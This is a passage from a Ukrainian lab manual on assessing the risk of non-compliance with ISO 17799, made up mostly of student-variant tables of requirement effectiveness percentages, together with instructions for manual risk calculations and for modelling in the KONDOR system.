Продовження табл. 4.3

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
5	39+	96+	93-	27+	21-	85-	14-	14-	29+	70-	74-	39-	96+	97-	55-
6	38-	5+	99-	75+	82-	61-	99-	52+	44+	30+	74-	5+	61-	93+	40+
7	6-	87-	51+	51+	24-	74-	66-	30+	54-	57+	23+	2+	86-	77-	67+
8.1	69-	5-	39+	11-	51-	56-	2+	97-	0+	72+	97-	98+	40-	79-	31-
8.2	66-	12-	34+	18+	10-	9-	8+	22+	95-	18-	30+	71-	54+	92-	22-
9	75-	55-	79+	57+	59-	70-	60-	76-	43-	20+	70-	39+	71+	11-	76+
10	48+	22+	48+	96-	13+	28+	81+	88+	60-	47-	24-	26-	24+	82+	96+
11	56-	99+	41-	46+	6-	26-	66-	29-	71-	66-	88+	8+	16-	25-	89+
12	99-	82+	53-	93-	49-	27-	32-	27-	43-	35-	4-	15-	46-	50+	95-
13	92+	17-	53+	87-	81-	91-	96-	52+	19-	15+	64+	3-	23-	85+	25-
14	49+	32-	85-	60-	39+	31+	21+	67-	70-	10-	79+	24-	70-	48+	97-
15	24-	80+	82-	45-	96+	20+	67+	55+	34-	26+	83+	57-	68+	97+	32-
16.1	60-	50-	77-	82-	59-	79+	49-	93-	90-	12-	36+	63-	82-	76-	12-
16.2	20+	41-	16+	99-	49+	27-	54+	30+	92-	52-	68+	67+	98-	10+	20-
17	10+	94+	16-	51+	27+	10-	14+	27+	99-	12+	51+	37+	6+	30+	28-
18	41+	51-	65+	6-	12-	98+	52-	44+	58+	50+	97-	99-	61+	86+	69+
19	80+	73-	21-	78+	45-	94+	34-	62+	93+	22+	69-	45+	8+	73-	13-
20	33-	27+	32+	59-	93-	64+	44-	41+	13-	2-	67-	70+	50-	64-	48+
21.1	48+	35-	90+	9+	58+	66+	65-	13-	8+	35+	8+	11+	60+	52+	1-
21.2	51-	51+	57-	2+	68+	76+	33+	80-	37-	28-	35+	45+	13-	76-	75-
21.3	92+	15+	8-	46+	82-	16-	48+	86+	2-	51-	22+	84+	76-	27+	40-
21.4	21-	98-	69-	75+	46-	91-	8+	24+	99-	32+	10-	12+	50+	59-	72-
21.5	15-	67-	94+	41+	69-	86+	48-	31+	21+	85-	37+	68-	30+	86-	17-
21.6	85-	53+	32+	9-	84-	95+	5+	15-	43+	7+	32-	2-	17+	91-	61+

Варіанти значень ефективності

(варіанти 16 – 30)

№ вимоги	Варіант														
	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
1	51+	2+	84+	78-	12+	89+	55-	98+	42+	7-	2+	22-	85+	10-	15+
2	49-	20+	62-	40-	58-	88+	21-	82+	44-	77-	88-	10+	98+	75+	83+
3	34-	31+	62-	35-	25+	14-	31+	67-	53-	40-	52+	61+	37+	69-	91+
4	97+	96-	72+	72-	71-	75-	90-	18+	30-	2-	49-	71-	37+	69-	4-
5	15-	73+	84+	28-	4+	86-	30-	85-	50-	20-	54-	17+	90-	58+	34-
6	66+	94-	26-	2+	6+	80-	5+	51-	5-	63-	8-	35+	47-	27-	38+
7	85-	85+	48+	44+	60+	51+	91+	92-	20-	39+	67-	8+	60+	76-	6+
8.1	18-	74+	31+	24+	85-	27+	6+	53+	66+	95-	21-	20-	81-	43+	39+
8.2	32+	45+	65+	15-	12-	95-	7-	93-	59-	63-	40+	16+	78-	91+	7-

Закінчення табл. 4.3

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
9	41-	26+	17+	53-	74+	23+	32+	35-	73-	40-	21+	80-	41+	65+	13-
10	28-	56+	28-	51+	53+	59-	2-	34-	68+	76+	65-	8-	38-	48+	73-
11	30-	71+	30-	24+	85+	29-	87-	74-	29+	3+	55-	22-	96-	73+	30-
12	67+	48-	97+	24-	39+	12+	80-	92-	41+	58-	6-	51+	92-	27-	91-
13	34+	54-	65+	4-	31+	42+	86+	90-	12-	20-	77+	66-	65-	26-	35+
14	73+	4+	19-	98+	95-	60-	3+	72-	94+	10+	52+	82+	65+	35-	31-
15	37-	3+	78-	23-	66-	46+	28+	77-	4+	38+	18-	88+	5-	84-	10-
16.1	23+	77-	45-	72+	20+	39+	11+	37+	85+	42+	4-	32-	76+	39+	32+
16.2	70+	60-	53-	92+	91+	73+	6-	56-	92-	69+	54+	51+	36+	88-	59+
17	59+	27-	98+	56-	67+	13+	21+	98-	66-	43+	5-	24+	19+	59+	45-
18	16+	49-	48+	73-	55+	23+	76+	94+	93-	15+	57+	7-	83+	94-	88-
19	45-	78-	25+	13-	30-	1+	7+	52-	78+	61-	39+	86-	62-	38+	85+
20	33+	95+	55+	7+	89-	73-	69+	65+	28-	61-	87+	26+	85-	75-	85+
21.1	77+	62-	92+	54-	67+	47-	27-	4+	18-	42+	20-	46+	72-	77-	57-
21.2	13-	64+	61+	32-	57+	85+	62-	97+	99+	44-	99-	84+	24-	89+	6-
21.3	60+	25-	3+	2-	10+	18-	26+	75-	88-	34+	32-	94-	77+	94-	71-
21.4	81-	33+	15+	33-	99+	49+	48-	6-	93-	3+	85-	28-	15+	20-	47+
21.5	37+	3-	11-	54-	71-	67-	36-	68+	60-	23+	57-	28+	56+	39-	17-
21.6	66+	85+	63+	56+	9+	88+	23-	85+	10+	99-	39-	74+	39-	89-	3-

Значення з табл. 4.3 слід використовувати таким чином, наприклад, якщо задано 36- у рядку 21.6, то це вимога "Необхідно проводити комплексне навчання (тестування можливостей владнання з позаштатної ситуації)" зі значенням ефективності 36%, яка не виконується (знак "–" біля цифри); або якщо задано 56+ у рядку 12, то це вимога "Необхідне відповідне навчання персоналу порядку дій в аварійних ситуаціях, включаючи антикризове управління" зі значенням ефективності 56%, яка виконується (знак "+" біля цифри).

Таким чином, у результатів виконання етапу 1, необхідно подати у звітах з ЛР порядок розрахунку ризику невиконання вимог за розділом 9 стандарту ISO 17799. Зробити відповідні висновки та надати рекомендації. Розрахунки проводити протягом року із задавання відповідних періодів через кожні два місяці (тобто отримуєте 6 точок збору даних). Розрахунки для наступних точок збору даних виконуються після введення контрзаходів або зміни вагового коефіцієнта параметра.

Етап 2. Необхідно розрахувати ризик не виконання вимог стандарту ISO 17799 у ІС підприємства, яка моделюється за допомогою

системи КОНДОР. Проаналізувати отримані результати. Змоделювати зміни, які варто ввести в ІС підприємства для зниження ризику до прийнятного рівня. Проаналізувати зміни та зробити висновки.

Порядок виконання завдання

1. Створення проекту:
   1.1. Введіть назву нового проекту (назва проекту повинна відповідати прізвищу виконавця).
2. Властивості проекту:
   2.1. Введіть назву об'єкта, відповідального за виконання роботи користувача і його посаду.
   2.2. Змініть вагові коефіцієнти тих вимог стандарту ISO 17799, які специфічні для ІС, яка моделюється.
3. Моделювання ІС:
   3.1. Відповідайте на питання розділів стандарту ISO 17799. Зазначте питання, які незастосовні до ІС, яка моделюється (тобто питання, що ставляться до бізнес-процесів, яких не існує на підприємстві).
   3.2. Введіть витрати на забезпечення ІБ на підприємстві.
4. Звіт:
   4.1. Складіть звіт.
   4.2. Проаналізуйте дані звіту.
5. Управління ризиками:
   5.1. Задайте контрзаходи до вимог стандарту ISO 17799. Для цього внесіть зміни в ІС, які спричинять виконання вимог стандарту ISO 17799 і зменшення ризику невиконання вимог. Введіть вартість впровадження контрзаходу й можливе зниження витрат на ІБ.
6. Звіт:
   6.1. Складіть повторний звіт.
   6.2. Проаналізуйте, чи змінився ризик після здійснення контрзаходів.
7. Управління періодами:
   7.1. Створіть новий період аудиту.
8. Проведіть повторне моделювання ІС:
   8.1. Змоделюйте ІС. При моделюванні варто врахувати всі зміни, які відбулися в системі з моменту останнього проведення аудиту.
9. Звіт:
   9.1. Побудуйте звіт за проектом.

9.2. Проаналізуйте результати.

Усі отримані результати (проміжні, остаточні) необхідно навести в звіті з ЛР. Усі зазначені контрзаходи повинні бути реальними. Якщо контрзаходи, які планується використати, підлягають сумнівам, то необхідно також додати обґрунтування їх використання.

Розрахунок для інших розділів виконується аналогічним чином в два етапи згідно з варіантами, що вказані в табл. 4.4.

Таблиця 4.4

Таблиця варіантів для виконання розрахунків

№ варіанта	№ розділу									
	1	2	3	4	5	6	7	8	9	10
1	+									
2		+								
3			+							
4				+						
5					+					
6						+				
7							+			
8								+		
9									+	
10										+
11	+									
12		+								
13			+							
14				+						
15					+					
16						+				
17							+			
18								+		
19									+	
20										+
21	+									
22		+								
23			+							
24				+						
25					+					
26						+				
27							+			
28								+		
29									+	
30										+

У наступних табл. 4.5 – 4.13 задані значення ефективності для інших розділів стандарту ISO 17799. За наступними даними викуються розрахунки, як наведено в прикладі для розділу 9 "Безперервність ведення бізнесу" в два етапи.

Таблиця 4.5

Варіанти значень ефективності для розділу 1 "Політика безпеки"

№ варіанта	№ вимоги																		
	1	2	3	4	5	6	7	8	9	10	11	12	13	14.1	14.2	14.3	15.1	15.2	15.3
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20
1	51+	10-	36+	55-	49-	7-	3-	93+	53+	21+	6+	69-	84+	34-	65-	8+	65+	31-	95-
2	28+	58+	84-	73+	46-	60+	36-	8+	42+	31-	31+	84+	89+	46-	79+	50-	89+	13+	57+
3	60-	64-	91-	61-	44+	45-	52-	1-	33-	79-	99+	43+	92+	39+	21-	87+	82-	92-	9-
4	86-	33+	99+	5+	60-	52-	92-	54-	75-	54-	48+	75-	17+	21-	34+	54+	36-	52-	98+
5	9+	37+	47+	54-	88+	85-	83-	15-	49+	50-	21-	15+	94-	15-	98+	20-	19+	75+	37+
6	10+	45+	9-	66+	46-	67-	35+	40-	37+	37-	59+	20-	88-	98-	54-	88+	99-	80-	14-
7	20-	31+	84+	82-	17-	89+	76+	18+	83+	54-	63-	6-	26+	85-	30-	61-	70+	83+	54+
8	41-	96-	94-	11-	49+	43+	18-	98-	65+	62-	30-	69-	25-	43-	19+	43-	35+	50+	20-
9	31+	98+	96+	61+	63+	35+	85+	49-	76+	5+	47-	72+	88-	48-	46-	66+	13+	57+	53+
10	30+	38-	24+	97-	60-	74+	88+	6+	71-	53-	60+	68+	94+	3+	37-	48+	66+	56-	20+
11	31+	70+	85+	11-	25+	85+	76+	56+	28+	12+	67+	20+	45+	28-	79+	46-	48-	76-	58-
12	16+	3+	89-	1-	8-	64+	55-	30+	13-	4+	5-	36+	8-	61-	47+	85+	33+	4-	97+
13	26-	96-	92-	64-	43-	97-	34-	25-	47+	34-	52+	34+	97-	71-	86-	25+	95+	63-	50+
14	71+	31-	79-	69+	28+	27-	7+	76+	57+	1-	58+	55-	66+	35+	13-	13+	74+	51+	41-
15	55-	31-	99-	18+	80-	31+	27-	87+	22+	55+	97-	87-	3-	26-	36-	96-	81-	91+	51-
16	20+	41+	4-	81+	83-	95+	61-	93+	63+	35+	62-	98+	54-	30-	17-	29+	93-	30+	78+
17	6-	32+	15+	0+	71-	49-	15-	81-	17-	68-	63-	9+	7+	77+	66+	71+	81+	53-	99+
18	77-	38+	49-	44-	5+	15+	64-	5-	83-	38-	81-	48-	32-	97-	18-	84-	60+	10-	87-
19	30-	75+	81+	9+	96+	27-	91-	43+	71-	95-	9-	93+	78+	35+	17-	60+	17+	3-	26-
20	47+	15-	38+	94-	55-	89-	78-	30+	36+	9-	47+	8+	3+	97-	37-	91-	21-	21-	11-
21	61-	96+	97-	46-	58+	82+	6+	61+	54-	29+	87+	45-	30-	41-	33-	4-	6+	49-	97+
22	49-	2-	98+	10+	91-	9-	33-	49-	22-	42-	61-	2-	95+	49-	2-	18-	48+	45-	53-
23	98-	65-	25+	55+	83-	69-	27+	96-	21-	56-	18-	24-	76+	9+	21+	58+	95-	25-	44+
24	96-	46-	88-	7+	32+	77-	19-	14+	70-	81-	48+	48-	22-	33-	89-	45+	66-	86+	79+
25	78-	94+	24+	77-	65-	91+	87-	41+	49+	52+	3+	62-	4-	23-	51-	87-	25+	93+	50+
26	43-	4+	4-	18+	16+	54+	69+	17-	80-	93+	98+	1+	23+	60+	77+	24-	43-	52+	73+
27	31+	40+	28+	45+	48-	51+	36-	36-	94+	86+	22-	27+	87+	23+	28+	30+	87+	83-	68+
28	52-	80-	73+	72-	58-	46+	71+	0+	38-	52-	59-	95-	32+	87+	69-	53+	24-	25+	23-
29	51-	100	18-	47+	27+	39+	42-	33+	52-	10+	31-	79+	87-	84+	71+	8-	36-	100-	65-
30	22+	91-	8+	68+	99+	97+	3-	39-	56+	66-	98+	98+	64-	97+	95+	64+	54-	23+	40-

Таблиця 4.6

Варіанти значень ефективності для розділу 2 "Організаційні заходи" (варіанти 1 – 15)

№ вимоги	Варіант														
	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
2.1	46-	31-	11+	35+	1+	89-	69+	4+	76+	88-	9-	44+	84-	58+	11+
2.2	43-	36-	62+	61-	45-	54-	31+	68+	8+	29-	91-	71-	26-	72-	2+
2.3	31-	31+	58-	2+	27-	19-	52+	28-	51+	73+	89-	50+	81+	85-	63-
2.4	35-	5-	82+	97-	27+	92-	48+	41+	69+	23+	6-	71-	69-	23+	21-
2.5	78-	78+	69+	62+	91-	36-	10-	63+	64-	56-	72+	66-	88-	10-	69-
2.6	22-	51-	76-	64-	44+	26-	60-	45-	28-	14+	80+	70-	86+	24-	14-
3	4+	22+	47+	41+	26+	81-	12-	50+	11-	55+	1+	18-	21+	63+	64+
4	31+	40-	36-	18+	26+	65-	64-	63+	12-	12-	97-	96+	64+	3-	32+
5.1	84+	6-	90+	54+	76-	38-	91+	6-	33-	80+	13-	16-	55+	83-	14+
5.2	46+	44-	51-	45+	12+	7+	22-	73-	74+	88-	36+	57+	38-	72+	83-
5.3	17-	32-	67+	74+	74-	23+	63-	61+	46+	86+	26-	32-	17-	10+	69-
5.4	55+	38+	44-	90+	37+	3-	67+	56+	86-	39-	60+	44-	95-	1+	12+
5.5	61-	77-	55+	51-	41+	69-	79-	61+	21+	44-	77-	40-	47-	24+	92-
5.6	24+	55-	16+	90+	33-	61-	5-	24+	65-	69+	97-	86+	18+	91-	21-
6	85+	79-	10-	5-	75-	92+	30-	46-	96+	72+	40-	32+	77-	25+	22+
7	7-	31-	91+	44+	88-	15-	11-	75+	86-	97-	3+	85+	88+	55-	20+
8	69+	20+	16-	83+	24-	19+	63-	56-	14-	60-	49-	72-	11-	19-	8-
9.1	37-	29-	97-	89+	17-	53+	52-	79+	89-	57-	49+	76+	85-	73-	12-
9.2	26+	8-	88+	51-	14-	17+	84-	49+	74+	74+	32-	46+	89+	3-	18+
9.3	87+	63+	9-	55-	62-	50+	39-	68-	10+	78-	59+	47-	63+	92+	19-
9.4	61+	54-	73-	8-	96-	75-	46+	64+	40+	84+	51+	17-	58+	26-	59+
10.1	87+	48-	55-	29-	56+	68+	28-	59-	83-	90-	71-	11-	33-	68-	80-
10.2	16-	33-	84-	1+	21-	22-	57-	63+	6-	17-	84+	55+	18-	70-	57+
10.3	3-	64+	56+	88-	75+	98-	12+	9+	45+	62+	35-	5+	50+	2-	8+
11	97+	6-	58-	57+	4-	41-	47+	87+	92+	4-	75+	6-	73-	64+	72-
12	34+	70+	96-	99-	30-	19+	82+	23+	8-	30-	35-	60+	43+	90+	30-
13	51+	60-	56-	55+	57+	72-	40+	28+	67-	27+	5+	70-	78-	26-	64-
14	52-	93+	59+	47+	42+	59-	91+	25+	81-	28-	93-	58-	60+	49+	37+
15	31-	24-	37-	46+	3+	36-	56-	72+	43-	98+	73-	46+	30-	49-	97+
16	41-	63+	25+	98-	14-	33-	65+	10-	50+	8+	46+	83-	96+	16+	98+
17	93+	5+	99-	89+	94+	56+	49-	44-	84-	39-	98+	13-	34+	58-	77-
18	19-	55+	30-	14+	3+	15+	79-	47-	59-	76-	71-	40+	2-	73-	21-
19	81-	69+	5-	12-	52+	67-	42+	18+	27-	44-	59+	88-	71+	81+	81+
20	76-	24-	29+	96+	93+	61+	3-	47+	94-	45-	29-	45-	95-	45+	78+
21	74+	3-	1+	17+	34+	78-	8+	69-	17+	14+	72+	17-	90-	50+	39-
22.1	19+	78-	79+	73+	25-	61-	95-	89+	48-	26-	0-	58+	25-	60+	22-
22.2	11-	99-	31+	53+	72-	7-	85+	35-	54-	5-	38-	11-	94+	35+	71+
22.3	58-	30+	34+	4+	64-	93+	23+	82+	26+	72+	16+	38-	12+	6+	17-
22.4	88+	42+	73+	92-	63+	89-	83+	87+	1-	17+	49+	38-	40-	31+	88+
22.5	30-	85+	16-	6+	63+	1+	30+	14+	20+	36+	69-	33-	22+	15+	31-
22.6	60-	1+	61-	80-	78-	52+	93-	88+	61+	45+	24-	20-	15+	28-	17-
22.7	91-	59-	80+	45+	73-	62+	25-	71+	59+	61-	82-	37-	35-	46-	67-

Закінчення табл. 4.6

Варіанти значень ефективності для розділу 2 "Організаційні міри" (варіанти 16 – 30)

№ вимоги	Варіант														
	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
1	50-	56+	45-	70+	92+	15-	66-	2-	74+	38-	60-	27-	79-	1-	10-
2.1	74+	50-	44-	30+	35+	72-	76-	15-	77+	46-	84+	48+	9+	94+	88+
2.2	6+	98+	2+	41-	67+	28+	42+	54+	3+	87-	56+	68-	74-	34-	28-
2.3	83-	80+	4+	89-	66-	85+	51-	63+	41-	87+	11+	9-	51-	3+	74-
2.4	72-	64+	46-	25+	65-	39-	99+	27-	99+	16-	67-	78+	9-	33-	68+
2.5	16-	42+	40-	56+	93+	66+	4+	6+	87+	26+	6-	47-	57+	76+	16-
2.6	87-	80+	56-	29-	27+	86-	83+	52+	6-	42-	96-	18+	78-	53+	19+
3	92+	7+	38-	44+	96-	53+	92-	1-	6+	39-	59-	79+	69-	89-	78+
4	38+	76+	68+	48-	96-	43+	64+	97+	85-	2+	46-	30-	19+	50+	22+
5.1	23+	44-	44-	89-	37-	83-	83-	40-	16-	14-	9+	68+	37+	51+	50-
5.2	28-	98+	60+	91+	52+	21+	40+	11-	55+	90-	53-	35-	78-	34-	70+
5.3	40-	33+	42+	20-	44+	68-	52-	8+	3+	64+	9+	36+	58+	51+	97-
5.4	35-	95-	42-	94-	25+	25+	36-	48+	25-	70+	17-	73-	28-	51+	22-
5.5	8-	14+	82-	54+	48-	34+	36+	35-	72+	20-	5+	37-	72-	83+	66-
5.6	48-	33+	42-	22+	50-	39-	78-	43+	38+	44+	28-	3-	92-	13+	78+
6	72-	76+	98-	73-	77-	77-	63+	34-	39+	23-	93+	20+	50+	21+	39-
7	97+	64+	48+	86+	57+	78+	90-	24-	87+	49+	32-	5+	47+	7+	47-
8	3+	18+	19+	13+	93-	93-	91+	83-	39+	86-	77-	72-	63+	97-	42-
9.1	42-	9+	55+	87-	70+	80-	26-	15-	72-	99-	78+	41+	97-	38-	62+
9.2	9-	1-	94-	35+	24+	74-	72-	11+	99+	44+	84+	19+	18+	5+	97-
9.3	5+	71-	55-	48-	91-	12+	13-	90+	57+	15+	32+	16+	57+	27+	91-
9.4	75+	42+	19+	50+	62-	83-	58-	79+	66-	68-	14+	74+	67+	6-	47-
10.1	17+	42+	17+	81+	32-	11-	86-	50+	43+	27+	93-	97+	99-	65+	76-
10.2	5-	25-	2+	79+	27+	20+	23+	76-	76+	42-	91+	18-	9+	58-	4+
10.3	73-	81+	14+	90+	91+	19-	8+	59+	12-	3+	74+	27+	43+	4-	5-
11	49+	95+	40-	32+	30-	48-	81+	34-	62-	96+	80+	94+	52+	99+	2+
12	48+	81-	37-	4+	19-	89+	49+	83+	77+	12+	20-	36+	53-	54-	81-
13	51-	30+	43+	85-	43-	31-	41+	89-	7+	66+	88-	72-	47-	41-	89+
14	33+	23+	89+	83+	1+	48+	50-	43+	28-	41-	36-	3+	62+	48-	66+
15	87+	23+	26-	51-	61-	16+	75+	42-	70-	66-	90-	96-	26+	33+	54-
16	84+	20-	74-	50+	92+	69+	67+	6+	3+	61-	28+	90-	38+	83+	22-
17	82-	69-	96-	6-	57+	91-	79-	81+	98+	95+	96+	67+	36-	86+	40+
18	71-	80+	19+	40-	55-	13-	89+	21+	21+	23+	34+	94+	63-	36+	42-
19	3-	40+	60+	78-	17-	73+	60-	32+	43-	81-	78-	82-	55-	76-	16+
20	85+	46-	98+	63-	27-	13-	88+	61-	35+	50-	52+	22-	73+	98+	89-
21	91+	92+	77+	72-	69-	91+	63-	14-	16-	66-	21-	96+	86+	59+	59+
22.1	84-	1-	22+	90+	72-	11+	4+	31-	56+	38+	82+	75+	16-	35+	44-
22.2	4-	34+	17+	98-	74-	49+	96+	13+	67+	79-	76+	90+	87+	33+	4+
22.3	12-	43-	16+	2+	53+	15+	61+	76+	33-	49+	9-	53+	45+	51-	45+
22.4	58+	71-	81+	66-	62+	63+	66+	30+	81-	30-	14+	58-	92-	43-	6+
22.5	94+	58+	66-	73+	71+	80+	57-	78-	84-	9+	43+	53-	94+	70+	64-
22.6	2-	72+	72-	20+	89+	49-	73+	64+	6+	69-	94+	65-	89-	20-	35-
22.7	12-	92+	95+	70-	66+	23-	26-	72-	24+	6-	31-	99+	84-	14-	84-

Таблиця 4.7

Варіанти значень ефективності для розділу 3 "Управління ресурсами" (варіанти 1 – 15)

№ вимоги	Варіант														
	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
1	12+	15+	53+	37-	42-	49-	59+	20+	23+	98-	37+	1+	58+	34-	94+
2	29-	20-	51-	52-	60+	13-	43+	8+	89-	83-	25+	36-	72+	30+	49+
3	5-	83-	70-	48+	10-	49-	84+	28-	16-	95-	43-	80-	82+	46-	52-
4	21+	64+	34-	72-	73+	83+	24-	23-	37+	67+	92+	29-	59+	12+	14+
5	56-	65+	96+	96+	53-	45+	30+	87-	42+	46+	63-	90-	6+	26+	73+
6.1	71-	6+	62-	99-	81+	66+	43-	13+	64-	41+	19+	24+	94-	74-	21+
6.2	97+	67-	8-	57+	60-	67-	1+	25-	82+	96+	1-	1+	9+	32+	15-
6.3	93-	66-	97-	75-	7+	46-	7+	19+	75-	78-	82-	64+	48-	17+	85-
6.4	57-	78+	65-	87+	85-	49-	80+	83-	34+	43+	79+	56+	55+	43+	38-
7	85+	52-	96-	34+	72+	69+	22-	33-	80-	42+	61-	9+	58-	12+	56-
8.1	62+	60-	46+	74-	20-	64+	54+	98-	81-	35-	45+	27-	82+	18-	95+
8.2	22+	12-	94-	36+	23+	11-	8-	14-	67-	43-	93-	81-	1-	13-	57-
9	42+	7+	62-	31+	0-	98-	67-	51+	6-	69+	95+	37-	37-	57-	70-
10	88+	30+	37+	65-	52+	96+	39-	2-	13+	85+	41-	47+	98-	15-	15-
11	91-	60+	81-	81+	47-	75+	33-	27-	93+	24+	73-	20+	79-	30+	89+
12	21-	72+	48-	52+	48+	55-	18+	92-	74-	81-	61+	85-	15-	40-	68+
13.1	8-	48+	35-	85-	63+	86+	21+	64-	89-	81+	17+	12-	77-	75+	81-
13.2	8-	3+	99+	12+	45+	95+	94-	92-	94-	65-	35+	4-	29-	16+	61+
13.3	67+	96-	52+	97-	44+	65-	64+	1+	96+	32+	26-	47-	19-	82+	32-
13.4	87-	89-	60+	77-	40-	93-	32+	67-	21+	23-	35+	34+	78-	83-	69+
13.5	9-	1+	75+	78+	35+	35-	13-	91-	94-	46-	16+	70-	80+	36+	54+

Варіанти значень ефективності для розділу 3 "Управління ресурсами" (варіанти 16 – 30)

№ вимоги	Варіант														
	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
1	10+	36+	72-	40+	54-	97-	70-	78+	4-	40-	36+	33-	43+	55-	65-
2	56+	35-	86+	89-	64-	1+	74-	54-	88-	65+	75+	63-	41+	80+	27+
3	57-	40-	45+	42-	50+	58-	36-	19-	39-	82+	17+	11+	73+	16+	64-
4	17-	90+	51-	47-	89+	82+	65+	44-	2-	78-	30+	47+	98+	53+	63+
5	78-	42-	54-	97+	65-	39+	1-	43+	65+	85-	59-	18+	29+	78+	10-
6.1	48+	58+	20-	15+	8+	15+	76+	37-	72-	90-	19-	73+	51-	13-	27-
6.2	40-	6+	13-	73+	4-	14-	9-	10+	46-	86+	25-	8+	62-	23-	58-

Закінчення табл. 4.7

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
6.3	90-	13+	49+	95-	72+	94+	75-	38-	20+	17-	88-	95+	91+	28+	82+
6.4	19-	64-	49+	51+	11+	58+	1-	4-	25-	85-	33-	86+	35+	63-	26-
7	24+	43-	81-	55-	46+	28+	7+	5-	73+	22-	40-	85-	84+	2+	62+
8.1	75+	61-	40-	14-	9+	6+	99+	47+	25+	17+	99-	56+	56+	19+	44+
8.2	72-	36+	3-	44-	98-	22+	6-	14-	83-	91-	60-	84+	15+	62+	1+
9	61-	66-	17+	66+	16-	1-	21+	88+	67+	49-	17+	8+	24-	72+	33+
10	51+	48-	39+	95-	97-	91+	36+	67+	30-	64-	25+	31-	30-	96-	46-
11	10+	83-	2-	71+	24+	39+	21+	11+	94+	16+	80-	20-	20+	89-	71-
12	32-	49-	74-	75-	79+	70+	39+	11-	6+	38-	28-	40+	1+	31+	13+
13.1	93+	82+	66-	4+	19+	79-	90-	33-	63+	22+	17-	99-	7+	39-	86+
13.2	98-	73-	68+	54-	4+	30-	41+	38-	17-	16+	91+	74+	54-	13+	71+
13.3	8-	68+	68+	2+	41-	73+	41+	89+	55+	26+	75+	42-	80+	49+	50-
13.4	6-	36-	84-	3-	28+	95+	66-	59+	42-	22-	69-	78+	4+	46+	45-
13.5	35+	63+	99-	84+	63-	7-	44-	58-	21+	14+	64+	11-	5-	70-	67+

Таблиця 4.8

Варіанти значень ефективності для розділу 4 "Безпека персоналу" (варіанти 1 – 15)

№ вимоги	Варіант														
	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
1	74+	90+	51+	77-	52-	73+	86-	16+	51+	26+	11+	96-	77+	36+	81+
2.1	42+	41-	76-	76+	88-	88-	57-	93-	22-	13-	50+	98+	70-	60-	36+
2.2	44+	68-	33-	80+	85+	25-	49-	39-	49-	24-	40+	91+	52-	69+	88+
2.3	61+	6-	75-	68-	83-	25+	19-	89-	60-	54-	31+	27-	45+	81-	85-
3	9+	45+	10+	7-	99+	25-	83-	63-	95-	28+	48-	39-	80-	86+	86-
4	43+	52+	33-	68-	5+	21-	68+	21-	58-	34+	51-	2+	22+	65+	74+
5	63-	19+	56-	72-	2-	90+	47-	43-	82-	94+	52-	79+	88-	94-	97+
6	14-	32+	83-	40+	98-	96+	87-	88+	49-	63+	33-	99+	58+	52-	48-
7	42-	4-	79+	33-	24+	94-	18+	43-	25-	2+	40+	56-	30-	90+	98-
8	5+	76-	36+	74+	59-	89-	80-	86-	24-	47+	67-	17+	98+	34-	34+
9.1	2-	82+	56+	60-	29-	59+	89+	14+	36-	33-	68+	94+	21-	8+	59+
9.2	35-	77-	57-	9+	13-	79+	85+	70+	24-	63+	38-	55+	80+	84-	46+
9.3	99-	96+	96-	64+	30-	3+	17+	4+	55-	26-	83-	0-	28-	89+	92+
9.4	98+	67+	89-	34-	56+	24-	16-	12-	52-	9-	62-	51-	81+	74-	98+
9.5	70+	92+	0+	58-	19+	8-	22+	61+	30-	76+	55+	99+	46-	5-	3-
10	22-	96-	24-	83-	92-	12-	81+	36-	53-	7+	50+	97-	81+	74-	18-
11.1	30-	58+	83-	37+	10+	23-	94+	17+	32+	84-	19+	35-	36+	24+	42-

Продовження табл. 4.8

1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
11.2	73-	75-	29+	10-	17-	32-	98+	42-	94-	6-	45-	17-	90-	62+	57+
11.3	99-	87+	74-	40-	98+	54+	10+	86+	41-	85+	20-	87+	58-	19-	99-
12	7-	73+	67+	81-	44-	32-	34+	59-	48-	37-	38+	99+	87-	20+	57+
13.1	89-	87+	42+	89-	56+	63-	1+	56+	99+	61+	42+	79-	43+	42+	48-
13.2	19+	52+	28-	92+	14-	56+	90+	54+	69+	60-	1-	22+	91+	33+	45+
13.3	8+	87+	38-	23+	34-	54+	48+	14+	56-	82-	76-	57+	30-	67+	13-
14	91-	89+	47-	87-	16-	94+	22-	32-	71+	61+	47-	14+	59-	63-	67+
15.1	20+	61+	87-	94+	11+	16+	23+	79-	21-	60+	86+	22-	7+	53+	85+
15.2	25-	32-	93+	20+	6-	25+	73-	20+	94-	6+	79-	36-	97+	48+	43-
15.3	98-	90+	98-	42-	65+	24+	26+	27+	43-	93+	40+	1-	40-	37-	53+
16.1	20+	52+	17-	82-	93-	74-	45-	84-	51-	33+	43+	21-	42+	5-	15-
16.2	80-	38-	75+	15-	75-	37+	37+	73-	69-	64-	86+	45-	96+	21+	99+
16.3	21-	72+	56-	37-	47+	60+	98-	27+	28+	77-	54+	49+	82-	8-	54+
17	36+	70+	46-	33+	84-	44+	86+	17+	64+	56-	27+	32-	58+	38+	95+
18	71-	16-	38-	37+	21-	54-	71-	2+	40+	67-	40+	49-	58-	17-	7+
19	10-	8-	53-	88-	4+	47+	92-	32+	72-	17-	15+	83-	16+	67+	64-
20	38-	84+	37+	13+	57-	2+	43-	19-	65-	42+	75+	80-	80+	37-	12-

Варіанти значень ефективності для розділу 4 "Безпека персоналу" (варіанти 16 – 30)

№	Варіант														
вимоги	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30
1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
1	20+	46+	19-	5-	58-	93+	35+	9-	61-	42-	20+	31-	87-	35-	30-
2.1	74-	7+	92-	54+	73+	65+	91+	55+	12+	32+	61-	57+	63-	31-	90+
2.2	1-	14+	27+	30-	77-	38+	70+	70+	47-	62+	25-	85+	46+	14+	57+
